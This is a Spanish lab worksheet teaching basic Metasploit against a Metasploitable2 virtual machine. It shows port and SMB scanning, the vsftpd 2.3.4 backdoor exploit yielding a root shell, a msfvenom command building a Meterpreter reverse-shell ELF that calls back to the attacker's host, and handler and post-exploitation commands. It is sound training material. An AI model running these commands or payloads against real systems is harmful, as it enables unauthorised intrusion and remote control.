

Ejercicios Básicos con Metasploit

🌸 Ejercicio 1 – Familiarizarse con Metasploit

Objetivo: Aprender a iniciar Metasploit y explorar sus comandos principales.

Pasos:

1. Abre una terminal en Kali Linux.
2. msfconsole
3. Observa la interfaz de Metasploit y ejecuta los siguientes comandos:

```
help
show exploits
show payloads
show auxiliary
search ftp
```

```
msf > help
Core Commands
=====
Command      Description
-----
?             Help menu
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
debug         Display information useful for debugging
exit          Exit the console
features      Display the list of not yet released features that can be opted in to
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
grep          Grep the output of another command
help          Help menu
history       Show command history
load          Load a framework plugin
quit          Exit the console
repeat        Repeat a list of commands
route         Route traffic through a session
save          Saves the active datastores
sessions      Dump session listings and display information about sessions
set           Sets a context-specific variable to a value
setg          Sets a global variable to a value
sleep         Do nothing for the specified number of seconds
spool         Write console output into a file as well the screen
threads       View and manipulate background threads
tips          Show a list of useful productivity tips
unload        Unload a framework plugin
unset         Unsets one or more context-specific variables
```

```
msf > show exploits
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/aix/local/ibstat_path	2013-09-24	excellent	Yes	ibstat \$PATH Privilege Escalation
1	exploit/aix/local/invscout_rpm_priv_esc	2023-04-24	excellent	Yes	invscout RPM Privilege Escalation
2	exploit/aix/local/xorg_x11_server	2018-10-25	great	Yes	Xorg X11 Server Local Privilege Escalation
3	exploit/aix/rpc_cmds_opcode21	2009-10-07	great	No	AIX Calendar Manager Service Daemon (rpc_cmds) Opcode 21 Buffer Overflow
4	exploit/aix/rpc_ttdbserverd_realpath	2009-06-17	great	No	ToolTalk rpc.ttdbserverd_ttdbserverd_realpath Buffer Overflow (AIX)
5	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes	Android ADB Debug Server Remote Payload Execution
6	exploit/android/browser/samsung_knox_smdm_url	2014-11-12	excellent	No	Samsung Galaxy KNOX Android Browser RCE
7	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No	Android Stagefright MP4 tx3g Integer Overflow
8	exploit/android/browser/webview_addjavascriptinterface	2012-12-21	excellent	No	Android Browser and WebView addJavaScriptInterface Code Execution
9	exploit/android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	No	Adobe Reader for Android addJavaScriptInterface Exploit
10	exploit/android/local/binder_uaf	2019-09-26	excellent	No	Android Binder Use-After-Free Exploit
11	exploit/android/local/futex_requeue	2014-05-03	excellent	Yes	Android 'Towelroot' Futex Requeue

```
msf > show payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/aix/ppc/shell_bind_tcp	.	normal	No	AIX Command Shell, Bind TCP Inline
1	payload/aix/ppc/shell_find_port	.	normal	No	AIX Command Shell, Find Port Inline
2	payload/aix/ppc/shell_interact	.	normal	No	AIX execve Shell for inetd
3	payload/aix/ppc/shell_reverse_tcp	.	normal	No	AIX Command Shell, Reverse TCP Inline
4	payload/android/meterpreter/reverse_http	.	normal	No	Android Meterpreter, Android Reverse HTTP
5	payload/android/meterpreter/reverse_https	.	normal	No	Android Meterpreter, Android Reverse HTTPS
6	payload/android/meterpreter/reverse_tcp	.	normal	No	Android Meterpreter, Android Reverse TCP
7	payload/android/meterpreter_reverse_http	.	normal	No	Android Meterpreter Shell, Reverse HTTP Inline
8	payload/android/meterpreter_reverse_https	.	normal	No	Android Meterpreter Shell, Reverse HTTPS
9	payload/android/meterpreter_reverse_tcp	.	normal	No	Android Meterpreter Shell, Reverse TCP Inline
10	payload/android/shell/reverse_http	.	normal	No	Command Shell, Android Reverse HTTP Stage
11	payload/android/shell/reverse_https	.	normal	No	Command Shell, Android Reverse HTTPS Stage
12	payload/android/shell/reverse_tcp	.	normal	No	Command Shell, Android Reverse TCP Stager
13	payload/apple_ios/aarch64/meterpreter_reverse_http	.	normal	No	Apple iOS Meterpreter, Reverse HTTP Inline

```
msf auxiliary(scanner/portscan/tcp) > search ftp
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/ftp/32bitftp_list_reply	2010-10-12	good	No	32bit FTP Client Stack Buffer Overflow

```
Dial Attack Tool
```

1314	auxiliary/voip/sip_deregister	.	normal	No	SIP Deregister Extension
1315	auxiliary/voip/sip_invite_spoof	.	normal	No	SIP Invite Spoof
1316	auxiliary/voip/telisca_ips_lock_control	2015-12-17	normal	No	Telisca IPS Lock Cisco IP Phone Control
1317	auxiliary/vsploit/malware/dns/dns_mariposa	.	normal	No	VSploit Mariposa DNS Query Module
1318	auxiliary/vsploit/malware/dns/dns_query	.	normal	No	VSploit DNS Beaconsing Emulation
1319	auxiliary/vsploit/malware/dns/dns_zeus	.	normal	No	VSploit Zeus DNS Query Module
1320	auxiliary/vsploit/pii/email_pii	.	normal	No	VSploit Email PII
1321	auxiliary/vsploit/pii/web_pii	.	normal	No	VSploit Web PII

```
msf >
```

4. Usa info sobre un módulo para ver detalles:

```
info auxiliary/scanner/portscan/tcp
```

```

msf > info auxiliary/scanner/portscan/tcp

Name: TCP Port Scanner
Module: auxiliary/scanner/portscan/tcp
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>
kris katterjohn <katterjohn@gmail.com>

Check supported:
No

Basic options:


| Name        | Current Setting | Required | Description                                                                                                                                                                                         |
|-------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CONCURRENCY | 10              | yes      | The number of concurrent ports to check per host                                                                                                                                                    |
| DELAY       | 0               | yes      | The delay between connections, per thread, in milliseconds                                                                                                                                          |
| JITTER      | 0               | yes      | The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.                                                                                                                      |
| PORTS       | 1-10000         | yes      | Ports to scan (e.g. 22-25,80,110-900)                                                                                                                                                               |
| RHOSTS      |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| TIMEOUT     | 1000            | yes      | The socket connect timeout in milliseconds                                                                                                                                                          |



Description:
Enumerate open TCP services by performing a full TCP connect on each port.
This does not need administrative privileges on the source machine, which
may be useful if pivoting.

View the full module info with the info -d command.

```

Resultado esperado:

El alumno reconoce los tipos de módulos (exploits, payloads, auxiliares) y entiende la estructura de uso básica de Metasploit.

Ejercicio 2 – Escaneo de Puertos con Metasploit

Objetivo: Detectar servicios activos en una máquina víctima usando un módulo auxiliar.

Pasos:

1. En Metasploit:

```
use auxiliary/scanner/portscan/tcp
```

```

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) >

```

```
set RHOSTS 192.168.0.111
```

```

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.111
RHOSTS => 192.168.0.111
msf auxiliary(scanner/portscan/tcp) >

```

```
set THREADS 10
```

```

msf auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf auxiliary(scanner/portscan/tcp) >

```

```
run
```

- Opcionalmente, probar con un escaneo más específico:

```
set PORTS 21,22,80,443
run
```

Resultado esperado:

Lista de puertos abiertos en la máquina víctima (por ejemplo, 21/tcp open ftp, 22/tcp open ssh, 80/tcp open http).

```
View the full module info with the info -d command.

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.111
RHOSTS => 192.168.0.111
msf auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf auxiliary(scanner/portscan/tcp) > run
set PORTS 21,22,80,443
run
```

Explicación:


Este módulo realiza un escaneo TCP similar a Nmap, pero integrado en Metasploit.

🔥 Ejercicio 3 – Explotación básica con un servicio vulnerable

Objetivo: Ejecutar un exploit sobre un servicio conocido vulnerable.

Entorno sugerido:

- Máquina víctima: **Metasploitable2**
- Servicio vulnerable: **vsftpd 2.3.4**



```
metasploitable1 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Last login: Wed Oct 22 05:27:00 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:e3:6a:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.38/23 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fee3:6ae9/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Pasos:

1. Buscar el exploit:

```
search vsftpd
```

2. Cargar el exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOST 192.168.0.38
```

```
run
```

3. Si es vulnerable, obtendrás una shell interactiva.

```
Matching Modules
=====
```

#	Name	Disclosure Date	Rank
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal
	Yes VSFTPD 2.3.2 Denial of Service		
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent
	No VSFTPD v2.3.4 Backdoor Command Execution		

Interact with a module by name or index. For example `info 1`, use `1` or use `exploit/unix/ftp/vsftpd_234_backdoor`

```
msf exploit(multi/handler) > 1
[-] Unknown command: 1. Run the help command for more details.
msf exploit(multi/handler) > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.38
RHOST => 192.168.0.38
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.38:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.38:21 - USER: 331 Please specify the password.
[+] 192.168.0.38:21 - Backdoor service has been spawned, handling..
.
[+] 192.168.0.38:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.113:41945 -> 192.168.0.38:6200) at 2025-10-22 13:42:27 +0200
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Resultado esperado:

El alumno obtiene una shell básica en la máquina víctima.

Nota:

Este es un exploit de demostración muy utilizado en prácticas seguras. No funciona en versiones modernas de FTP.

Un payload (en castellano, “carga útil”) es el programa o código que se ejecuta en la máquina víctima una vez que se ha aprovechado una vulnerabilidad o se ha conseguido que el usuario lo ejecute.

Es la parte “activa” del ataque que realiza la acción que queremos (abrir una shell, crear un usuario, volcar ficheros, etc.).

Piensa en un exploit como la llave que abre una puerta; el payload es lo que entra por esa puerta y hace algo dentro de la casa.

Tipos de payloads comunes

- **Reverse shell:** la víctima se *conecta de vuelta* a nuestra máquina (Kali). Útil cuando la víctima está detrás de un NAT o firewall.
- **Bind shell:** la víctima *abre un puerto* y escucha; el atacante se conecta a ese puerto.
- **Meterpreter:** payload avanzado de Metasploit que ofrece muchas funciones (exploración, subida/descarga, captura de pantalla, persistencia, etc.).
- **Command shell:** shell básica que permite ejecutar comandos del sistema.
- **Payloads para exfiltrar datos:** envío automático de archivos o credenciales a otra máquina.

Objetivo: Generar un ejecutable malicioso (payload) para pruebas de reverse shell.

Pasos:

1. Generar el payload:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4444 -f elf -o shell.elf
```

2. Dar permisos de ejecución:

```
chmod +x shell.elf
```

3. Copiar el archivo a la máquina víctima.

Resultado esperado:

Se crea un archivo shell.elf listo para ejecutar y conectarse de vuelta a Kali.



Ejercicio 5 – Levantar el handler y obtener acceso remoto

Un handler (gestor/escuchador) es un módulo de Metasploit —normalmente exploit/multi/handler— que pone un puerto a la escucha y queda a la espera de que un payload (por ejemplo un reverse shell) se conecte de vuelta. Cuando el payload conecta, el handler crea la sesión (Meterpreter o shell) y te permite interactuar con la máquina víctima.

Objetivo: Configurar un “escuchador” en Kali para recibir la conexión del payload.

Pasos:

1. En Metasploit:

```
use exploit/multi/handler  
  
set PAYLOAD linux/x64/meterpreter/reverse_tcp  
  
set LHOST 192.168.56.10  
  
set LPORT 4444  
  
run
```

```
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set PAYLOADS linux/x64/meterpreter/reverse_tcp  
[!] Unknown datastore option: PAYLOADS. Did you mean PAYLOAD?  
PAYLOADS => linux/x64/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp  
PAYLOAD => linux/x64/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.0.113  
LHOST => 192.168.0.113  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.0.113:4444
```

2. En la máquina víctima, ejecutar:

```
./shell.elf
```

3. Cuando la víctima se conecte, listar sesiones:

```
sessions -l
```

4. Conectarse a una sesión:

```
session -i 1
```

Resultado esperado:

Acceso remoto a la víctima mediante Meterpreter.

Explicación:

El payload se conecta a Kali (reverse shell), permitiendo ejecutar comandos, obtener información del sistema y realizar acciones controladas.

Ejercicio 6 – Post-explotación básica

Objetivo: Aprender a usar comandos Meterpreter después de una explotación exitosa.

Pasos:

Una vez dentro de una sesión Meterpreter:

```
sysinfo  
getuid  
ls  
pwd  
shell
```

Resultado esperado:

Los alumnos exploran información del sistema comprometido y acceden a una shell básica.

Ejercicio 7 – Uso de módulos auxiliares

Objetivo: Utilizar módulos de Metasploit para recolectar información sin explotar.

Ejemplo: Escaneo de SMB. **SMB (Server Message Block)** es un protocolo de red utilizado principalmente por los sistemas Windows para compartir archivos, carpetas, impresoras y recursos entre equipos dentro de una red local.

```
use auxiliary/scanner/smb/smb_version  
set RHOSTS 192.168.56.0/24  
run
```

Resultado esperado:

Metasploit muestra versiones de SMB encontradas en la red.

Ejercicio 8

Quiero ver los puertos abiertos de una serie de ips


```
msf auxiliary(scanner/portscan/tcp) > run
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.1-30
RHOSTS => 192.168.0.1-30
msf auxiliary(scanner/portscan/tcp) > set THREADS 50
THREADS => 50
msf auxiliary(scanner/portscan/tcp) > set TIMEOUT 5
TIMEOUT => 5
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.0.5 - 192.168.0.5:23 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:21 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:80 - TCP OPEN
[+] 192.168.0.25 - 192.168.0.25:80 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:139 - TCP OPEN
[+] 192.168.0.25 - 192.168.0.25:443 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:515 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:514 - TCP OPEN
[+] 192.168.0.25 - 192.168.0.25:554 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:631 - TCP OPEN
[+] 192.168.0.25 - 192.168.0.25:1935 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > 
```